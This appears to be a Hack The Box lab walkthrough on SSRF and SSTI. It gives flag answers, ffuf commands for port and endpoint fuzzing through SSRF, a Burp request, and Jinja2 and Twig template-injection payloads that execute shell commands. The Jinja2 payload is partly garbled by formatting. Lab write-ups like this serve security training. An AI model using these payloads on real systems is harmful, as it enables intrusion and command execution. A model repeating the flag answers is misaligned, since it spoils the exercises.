Identifying SSRF

Question: Exploit a SSRF vulnerability to identify an internal web application. Access the internal application to obtain the flag.

Answer: HTB{911fc5badf7d65aed95380d536c270f8}

Go to the target in burp suit, remember to active to intercept responses too. Click the check availability and send the post packet to the repeater.

Then we are going to check the first 10000 ports, to see which ones are open:


seq 1 10000 > ports.txt

Then using ffuf we are going to analyze which ports are vulnerable using this command:

ffuf -w ./ports.txt -u http://10.129.170.236/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "dateserver=http://127.0.0.1:FUZZ/&date=2024-01-01" -fr "Failed to connect to" -s

We found out that we have the ports 80, 3306 and 8000.

On burp suit we need to modify the POST packet so the page reads itself as a server with the loopback address and in port 8000.



Exploiting SSRF


Question: Exploit the SSRF vulnerability to identify an additional endpoint. Access that endpoint to obtain the flag.

Answer: HTB{61ea58507c2b9da30465b9582d6782a1}

ffuf -w /opt/useful/seclists/Discovery/Web-Content/raft-small-words.txt -u http://10.129.171.70/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "dateserver=http://dateserver.htb/FUZZ.php&date=2024-01-01" -fr "Server at dateserver.htb Port 80" -s (you need to go the .txt and double click it, so it can read it)

We learned that admin and availability are vulnerable.

Then in burp suit, see the requests. Get to the post request and in the dateserver we are going to look for the admin.php. And got the flag:




Blind SSRF

Question: Exploit the SSRF to identify open ports on the system. Which port is open in addition to port 80?

Answer: 5000

Get to the target, and using burp suit, send the post request to the repeater. First check what is the response for port 80, which is open:



I found out that the port 5000 is also open. Check if it is correct:

Request

Pretty Raw Hex

```
1 POST /index.php HTTP/1.1
2 Host: 10.129.201.127
3 Content-Length: 48
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
  Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Accept: */*
8 Origin: http://10.129.201.127
9 Referer: http://10.129.201.127/
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12
13 dateserver=http://127.0.0.1:5000&date=2024-01-01
```

Response

Pretty Raw Hex Render


```
1 HTTP/1.1 200 OK
2 Date: Sat, 12 Apr 2025 13:43:33 GMT
3 Server: Apache/2.4.59 (Debian)
4 Content-Length: 52
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=UTF-8
8
9 Date is unavailable. Please choose a different date!
```

Identifying SSTI

Question: Apply what you learned in this section and identify the Template Engine used by the web application. Provide the name of the template engine as the answer.

Answer: Twig

Go to the target and try different things like in this tree:



Exploiting SSTI Jinja2


Question: Exploit the SSTI vulnerability to obtain RCE and read the flag.

Answer: HTB{295649e25b4d852185ba34907ec80643}

Go to the target and input the following command:

{{ self.**init**.**globals**.**builtins**.**import**('os').popen('cat /flag.txt').read() }}

And got the flag:



Exploiting SSTI – Twig

Question: Exploit the SSTI vulnerability to obtain RCE and read the flag.

Answer: HTB{5034a6692604de344434ae83f1cdbec6}

Get to the target and input this command: {{ ['cat /flag.txt'] | filter('system') }}

And got the flag: